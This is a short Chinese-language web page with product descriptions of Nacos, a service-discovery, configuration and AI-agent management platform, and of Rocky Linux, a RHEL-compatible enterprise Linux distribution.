Nacos /nɑ:kəʊs/ 是 Dynamic Naming and Configuration Service 的首字母简称,一个易于构建 AI Agent 应用的动态服务发现、配置管理和AI智能体管理平台。Nacos 致力于帮助您发现、配置和管理微服务及AI智能体应用。Nacos 提供了一组简单易用的特性集,帮助您快速实现动态服务发现、服务配置、服务元数据、流量管理。Nacos 帮助您更敏捷和容易地构建、交付和管理微服务平台。

Rocky Linux

Rocky Linux

Rocky Linux(中文名:洛基)是由Gregory Kurtzer于2020年12月发起的企业级Linux发行版,作为CentOS稳定版停止维护后与RHEL(Red Hat Enterprise Linux)完全兼容的开源替代方案,由社区拥有并管理,支持x86_64、aarch64等架构。其通过重新编译RHEL源代码提供长期稳定性,采用模块化包装和SELinux安全架构,默认包含GNOME桌面环境及XFS文件系统,支持十年生命周期更新。

用户登录
用户注册
修改密码
忘记密码